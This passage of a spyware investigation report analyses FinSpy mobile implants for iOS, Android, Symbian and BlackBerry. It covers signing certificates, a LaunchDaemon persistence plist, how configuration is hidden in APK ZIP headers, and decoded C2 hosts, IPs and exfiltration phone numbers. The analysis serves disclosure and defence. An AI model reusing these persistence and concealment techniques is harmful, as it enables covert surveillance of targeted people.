Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/main.m  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/zip/ioapi.c  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/zip/unzip.c  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/zip/crypt.h  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/zip/zip.c  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/zip/ZipArchive.mm  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/../../../../CoreTarget/CoreTarget/GIFFileOps.mm  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/../../../../CoreTarget/CoreTarget/GIFFileOps+Zip.m  
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_  
manager/../../../../CoreTarget/CoreTarget/GIPath.mm
```

Additionally, it appears that a developer’s certificate belonging to Martin Muench, who is [described in *The New York Times*](#) as Managing Director of Gamma International GmbH and head of the FinFisher product portfolio, is used:



An ad-hoc distribution profile is present: “testapp”:

```
UUID: "E0A4FAD7-E414-4F39-9DB3-5A845D5124BC".  
Will expire on 02.04.2013.  
The profile matches the bundle ID (home.install-manager).  
The profile was signed by 3 certificates.  
The profile may be used by one developer:  
Developer Certificate "iPhone Distribution: Martin Muench".  
This certificate was used to sign the bundle.
```

The code signature contains 3 certificates:

```
Certificate "Apple Root CA":  
Will expire on 09.02.2035.  
Your keychain contains this root certificate.  
Certificate "Apple Worldwide Developer Relations Certification Authority":  
Will expire on 14.02.2016.  
Certificate "iPhone Distribution: Martin Muench":  
Will expire on 03.04.2013.  
SHA1 fingerprint: "1F921F276754ED8441D99FB0222A096A0B6E5C65".
```

The Application has been provisioned to run on the following devices, represented here by their Unique Device Identifiers (UDID):

```
31b4f49bc9007f98b55df555b107cba841219a21,  
73b94de27cb5841ff387078c175238d6abac44b2,  
0b47179108f7ad5462ed386bc59520da8bfcea86,  
320184fb96154522e6a7bd86dcd0c7a9805ce7c0,  
11432945ee0b84c7b72e293cbe9acef48f900628,  
5a3df0593f1b39b61e3c180f34b9682429f21b4f,  
b5bfa7db6a0781827241901d6b67b9d4e5d5dce8
```


The file is hidden using Spring Board options, and on execution the sample writes out logind.app to /System/Library/CoreServices. 'logind' exists on OSX but not normally on iOS.

It then installs: /System/Library/LaunchDaemons/com.apple.logind.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Disabled</key>
  <false/>
  <key>Label</key>
  <string>home.logind</string>
  <key>OnDemand</key>
  <false/>
  <key>ProgramArguments</key>
  <array>
    <string>/System/Library/CoreServices/logind.app/logind</string>
    <string></string>
    <string></string>
  </array>
  <key>StandardErrorPath</key>
  <string>/dev/null</string>
</dict>
</plist>
```

This creates persistence on reboot. It launches the logind process, then deletes install_manager.app.

On reboot it runs early in the boot process with ID 47:



This then drops SyncData.app. This application is signed, and the provisioning stipulates: “Reliance on this certificate by any party assumes acceptance of the then applicable standard terms and conditions of use, certificate policy and certification practice statements.”

Further legal analysis would be necessary to determine whether the program violated the terms of use at the time of its creation.

This application appears to provide functionality for call logging:

```
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/  
MobileLoggingDataTLV.m  
_OBJC_METACLASS_$_MobileLoggingDataTLV  
_OBJC_CLASS_$_MobileLoggingDataTLV
```

Exfiltration of contacts:


```
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/  
GIAddressBookModule.m  
/Users/adm/Library/Developer/Xcode/DerivedData/CoreTarget-  
gqciilooqcckafgxlngvjezpbymr/Build/Intermediates/CoreTarget.build/Release-  
iphoneos/SyncData.build/Objects-normal/armv7/GIAddressBookModule.o  
-[XXXVIII_cI getAddresses:]  
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/  
GIAddressBookModuleData.m
```

Target location enumeration:

```
@_OBJC_CLASS_$_CLLocationManager  
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/  
GILocationManager.m  
/Users/adm/Library/Developer/Xcode/DerivedData/CoreTarget-  
gqciilooqcckafgxlngvjezpbymr/Build/Intermediates/CoreTarget.build/Release-  
iphoneos/SyncData.build/Objects-normal/armv7/GILocationManager.o
```

As well as arbitrary data exfiltration, SMS interception and more.

SyncData.app exfiltrates base64 encoded data about the device (including the IMEI, IMSI etc) to a remote cellular number.



The 'logind' process attempts to talk to a remote command and control server, the configuration information for which appears to be stored in base64 encoded form in "SyncData.app/84C.dat".

The _CodeSignature/CodeResources file suggests that install manager drops logind.app, SyncData.app and Trampoline.app (Trampoline.app has not been examined).


```
org.logind.ctp.archive/logind.app/logind
org.logind.ctp.archive/SyncData.app/SyncData
org.logind.ctp.archive/trampoline.app/trampoline
```

Android

The Android samples identified come in the form of APKs.

```
2e96e343ac10f5d9ace680e456c083e4eceb108f7209aa1e849f11a239e7a682  
0d798ca0b2d0ea9bad251125973d8800ad3043e51d4cc6d0d57b971a97d3af2d  
72a522d0d3dcd0dc026b02ab9535e87a9f5664bc5587fd33bb4a48094bce0537
```

The application appears to install itself as “Android Services”:



It requests the following permissions:

```
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.READ_CONTACTS
android.permission.READ_SMS
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.WRITE_SMS
android.permission.RECEIVE_MMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.PROCESS_OUTGOING_CALLS
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.WAKE_LOCK
android.permission.CHANGE_WIFI_STATE
android.permission.MODIFY_PHONE_STATE
android.permission.BLUETOOTH
android.permission.RECEIVE_WAP_PUSH
```

The first 200 files in the apk are named “assets/Configurations/dummsX.dat”, where X is a number from 0-199. The files are 0 bytes in length. The file header entries in the compressed file are normal, but the directory header entries contain configuration information.

The code in the my.api.Extractor.getConfiguration() method opens up the APK file and searches for directory entry headers (PK\x01\x02) then copies 6 bytes from the entry starting at offset 36. These are the “internal file attributes” and “external file attributes” fields. The code grabs these sequences until it hits a 0 value. This creates a base64 encoded string.

The app decodes this string and stores it in a file named 84c.dat (similar to the iOS sample discussed earlier).

Here's the output from one of the samples:

```
KQIAAJBb/gAhAgAAoDOEAAwAAABQE/4AAAAABAAAABgV/  
4AAAAAAAAAAAAAAAAAQBx+AAAAAAAAAPAAAAcFj  
+AG1qbV9BTkQMAAAAQGGECwBAAANAAAAkGSEAIKHhoGDJgAAAAHA3gA  
BkZWlVLRlLmdhbWlhLWludGVybmF0aW9uYWwuzGUzGUbAAAAcDeAAGZmLWR  
lbW8uYmxvZ2Rucy5vcmcMAAAAQDiAAFAAAAAAMAAAAQDiAAFcEAAAMAAA  
AQDiAAFcEAAAVAAAAcGOEAcS0OTE3MjY2NTM4MDAWAAAAcGqEAcS0OTg  
5NTQ5OTg5OTA4DwAAAHBmhABtamlfQU5EDAAAAEBlhACmNqEPDAAAAEA  
h/  
gAoBAAADAAAAEANgAb7AAAAADAAAAEBohAAAAAADAAAAEA7gAAAAA  
AACgAAAJBghACTeAoAAACQYoQAwwAAJAAAAAsGeEAAAIAAAAkMzxAIwAAA  
CQeYQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEBAQEAAQ  
EAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPQAAAJA0RQA1AAAAoDN  
FAAwAAABAQUUA6MAAAwAAABAQEUALAEAAAkAAAAwQkUAAAwAAAC  
QZIQAh4aFgQ==
```

The Base64 decoded hexdump is:

```
00000000 29 02 00 00 90 5b fe 00 21 02 00 00 a0 33 84 00 |)....[...!....3..|  
00000010 0c 00 00 00 50 13 fe 00 00 00 00 00 10 00 00 00 |...P.....|  
00000020 60 57 fe 00 00 00 00 00 00 00 00 0c 00 00 00 |`w.....|  
00000030 40 15 fe 00 00 00 00 00 0f 00 00 00 70 58 fe 00 |@.....pX..|  
00000040 6d 6a 6d 5f 41 4e 44 0c 00 00 00 40 61 84 00 2c |mjm_AND...@a.,|  
00000050 01 00 00 0d 00 00 00 90 64 84 00 82 87 86 81 83 |.....d.....|  
00000060 26 00 00 00 70 37 80 00 64 65 6d 6f 2d 64 65 2e |&...p7..demo-de.|  
00000070 67 61 6d 6d 61 2d 69 6e 74 65 72 6e 61 74 69 6f |gamma-internatio|  
00000080 6e 61 6c 2e 64 65 1b 00 00 00 70 37 80 00 66 66 |nal.de...p7..ff|  
00000090 2d 64 65 6d 6f 2e 62 6c 6f 67 64 6e 73 2e 6f 72 |-demo.blogdns.or|  
000000a0 67 0c 00 00 00 40 38 80 00 50 00 00 00 0c 00 00 |g....@8..P.....|  
000000b0 00 40 38 80 00 57 04 00 00 0c 00 00 00 40 38 80 |.@8..W.....@8..|  
000000c0 00 58 04 00 00 15 00 00 00 70 63 84 00 2b 34 39 |.X.....pc..+49|  
000000d0 31 37 32 36 36 35 33 38 30 30 16 00 00 00 70 6a |1726653800...pj|  
000000e0 84 00 2b 34 39 38 39 35 34 39 39 38 39 39 30 38 |..+4989549989908|  
000000f0 0f 00 00 00 70 66 84 00 6d 6a 6d 5f 41 4e 44 0c |...pf..mjm_AND..|  
00000100 00 00 00 40 65 84 00 a6 36 a1 0f 0c 00 00 00 40 |...@e...6.....@|  
00000110 21 fe 00 28 04 00 00 0c 00 00 00 40 0d 80 00 7b |!..(.....@...{|  
00000120 00 00 00 0c 00 00 00 40 68 84 00 00 00 00 00 0c |.....@h.....|  
00000130 00 00 00 40 3b 80 00 00 00 00 00 0a 00 00 00 90 |...@;.....|  
00000140 60 84 00 ad 10 0a 00 00 00 90 62 84 00 c0 00 09 |.....b.....|  
00000150 00 00 00 b0 67 84 00 00 08 00 00 00 90 c6 71 00 |...g.....q..|  
00000160 8c 00 00 00 90 79 84 00 00 00 00 00 00 00 00 |...y.....|  
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

Note that the hostnames demo-de.gamma-international.de and ff-demo.blogdns.org are suggestive of a demo or pre-customisation version of the FinSpy Mobile tool and are similar to domains identified in our previous report.

We identified samples structurally similar to this sample that spoke to servers in the United Kingdom and the Czech Republic:

Sample: 0d798ca0b2d0ea9bad251125973d8800ad3043e51d4cc6d0d57b971a97d3af2d
 Command and Control: 212.56.102.38
 Country: United Kingdom
 Company: PlusNet Technologies

Sample: 2e96e343ac10f5d9ace680e456c083e4eceb108f7209aa1e849f11a239e7a682
 Command and Control: 80.95.253.44
 Country: Czech Republic
 Company: T-Systems Czech Republic

Note that the Czech sample speaks to the same command and control server previously identified by Rapid7.

Symbian

Samples for Nokia's Symbian platform were identified:

The first sample ("Symbian.sisx") identifies itself as "System Update" and appears to have been built on the 29th of May 2012, at 14:20:57 UTC.

Z:\tmp\symbian\Symbian.sisx System Update ▼ Delete


Package UID: <input type="text" value="0x200413BB"/> Vendor name: <input type="text" value="Vendor"/> Package name: <input type="text" value="System Update"/> Version: <input type="text" value="1.00(0)"/> Creation date: <input type="text" value="29-05-2012"/> Creation time: <input type="text" value="14:20:57 (UTC)"/> Install type: <input type="text" value="Installation [SA]"/>	Target devices: <input type="text" value="Symbian^3 devices"/> Soft. dependencies: <input type="text" value="0"/> Options: <input type="text" value="0"/> Languages: <input type="text" value="UK English"/> Signing status: <input type="text" value="Signed"/>
---	--

Certificate chains (select certificate in the list and click on the right mouse button to see options):

Issued by	Issued to	Validity
Ixonos Developer CA	jd@cyanengineeringservices.com	30.03.2012 - 28.02.2015

The certificate is registered to a jd@cyanengineeringservices.com. WHOIS information indicates that www.cyanengineeringservices.com was anonymously registered (date of first registration: 07-Mar-07) with GoDaddy using Domains By Proxy. Although it includes an attractive front page that states “Mobile Software Development” for “Windows Mobile, iPhone, Android, Symbian and Blackberry,” all links (e.g. “Products” “About Us” or “Contacts”) lead to an “under construction” blank page.

The sample contains the following components:




The file “c:\sys\bin\updater.exe” provides the main implant functionality. This requests the following capabilities¹:

```
PowerMgmt
ReadDeviceData
TrustedUI
SwEvent
NetworkServices
ReadUserData
WriteUserData
Location
```

Of special note is the use of TrustedUI. As mentioned in the security section of the Nokia developer notes for Symbian:

“Trusted UI dialogs are rare. They must be used only when confidentiality and security are critical: for instance for password dialogs. Normal access to the user interface and the screen does not require this.”

The second sample (“mysym.sisx”) identifies itself as “Installation File” and appears to be signed by the “Symbian CA I” for “Cyan Engineering Services SAL (offshore),” unlike the previous sample, which was registered to jd@cyanengineeringservices.com.



¹ A list of Nokia capabilities can be found [here](#).

We identified “Cyan Engineering Services SAL (offshore)” as also listed as the registrant on the parked domain www.it-intrusion.com, (Created: 08-Dec-11, also with GoDaddy). However, it-intrusion.com does not have a protected registrant. The registrant is listed² as a company based in Beirut, Lebanon:

Cyan Engineering Services SAL (offshore) Broadway Center, 7th Floor
Hamra Street – Chouran 1102-2050
Beirut, Beirut 00000
Lebanon
Domain Domain Name: IT-INTRUSION.COM
Created: 08-Dec-11
Expires: 08-Dec-13
Updated: 08-Dec-11
Administrative Contact: Debs, Johnny

The registrant information for Cyan Engineering Services SAL also connects to Gamma: the name “Johnny Debs” is associated with Gamma International: a Johnny Debs was listed as representing Gamma at the October 2011 Milpol in Paris, and the name occurs elsewhere in discussions of FinFisher.

Examination of this sample reveals the domain demo-01.gamma-international.de potentially indicating a demo or pre-customization copy.

```
00023170 00 82 87 86 81 83 26 00 00 00 70 37 80 00 64 65 |.....&...p7..0e
00023180 6d 6f 2d 30 31 2e 67 61 6d 6d 61 2d 69 6e 74 65 |mo-01.gamma-inte
00023190 72 6e 61 74 69 6f 6e 61 6c 2e 64 65 0c 00 00 00 |rnational.de....
000231a0 40 38 80 00 57 04 00 00 0c 00 00 00 40 38 80 00 |@8..W.....@8..
000231b0 58 04 00 00 0c 00 00 00 40 38 80 00 59 04 00 00 |X.....@8..Y...
000231c0 15 00 00 00 70 63 84 00 2b 34 39 31 37 32 36 36 |...pc..+4917266
000231d0 36 32 33 36 34 14 00 00 00 70 63 84 00 2b 36 30 |62364...pc..+60
000231e0 31 32 33 38 33 39 38 39 37 16 00 00 00 70 6a 84 |123839897...pj.
000231f0 00 2b 34 39 38 39 31 32 31 34 30 35 38 36 35 16 |..+4989121405865.
00023200 00 00 00 70 6a 84 00 2b 34 39 38 39 31 32 31 34 |...pj..+49891214
00023210 30 35 38 36 36 0d 00 00 00 70 66 84 00 6d 79 73 |05866...nf.mvs
```

The phone number +60123839897 also shows up in the sample. It has a Malaysian country code.

2 <http://www.whoisentry.com/domain/it-intrusion.com>


Blackberry

The identified samples contained the following files:

```
rlc_channel_mode_updater.cod  
rlc_channel_mode_updater-1.cod  
rlc_channel_mode_updater.jad
```

The .cod files are signed by RIM’s RBB, RCR, and RRT keys. RBB stands for “RIM BlackBerry Apps API,” which allows manipulation of BlackBerry apps, RCR stands for “RIM Crypto API,” which allows access to crypto libraries, and RRT stands for “RIM Runtime API,” which allows access to other phone functionality such as sending SMS messages.

The signature process is described in [RIM’s documentation](#) [pdf] about the Blackberry Signing Authority. First, a developer registers a public key with the Blackberry Signing Authority. In order to obtain a signed application, the developer submits a signature request (including his identity and a hash of the binary) signed with his private key to the Signing Authority. The Signing Authority verifies that the signer is authorized to make requests, and, if so, replies with a copy of the hash signed with the relevant RIM private key. The developer then appends the signature to his binary.



The .jad file contains the following hashes for the .cod files:

```
RIM-COD-SHA1-1: 2d 0a a2 b3 54 97 f7 35 fb 40 77 8e e1 ca 7f 8f 3e a0 aa 04  
RIM-COD-SHA1: 0f 3b d8 d1 84 da 35 4e 10 94 89 c0 d6 08 70 ad 5e 7a f3 e0
```

The .jad file also contains a blob of base64 encoded data with the key “RIM-COD-Config.” This data contains the URL of the command & control server, TCP ports, phone numbers to exfiltrate data to via SMS, identifiers for the Trojan and target, active modules, and various other configuration parameters.

Decoding this reveals the following servers and phone numbers:

```
118.xx.xx.186 - Indonesia  
+6281310xxxxx4 - Indonesia  
+49456xxxxx6 - Germany
```

Upon installation, the user is presented with the following screen:



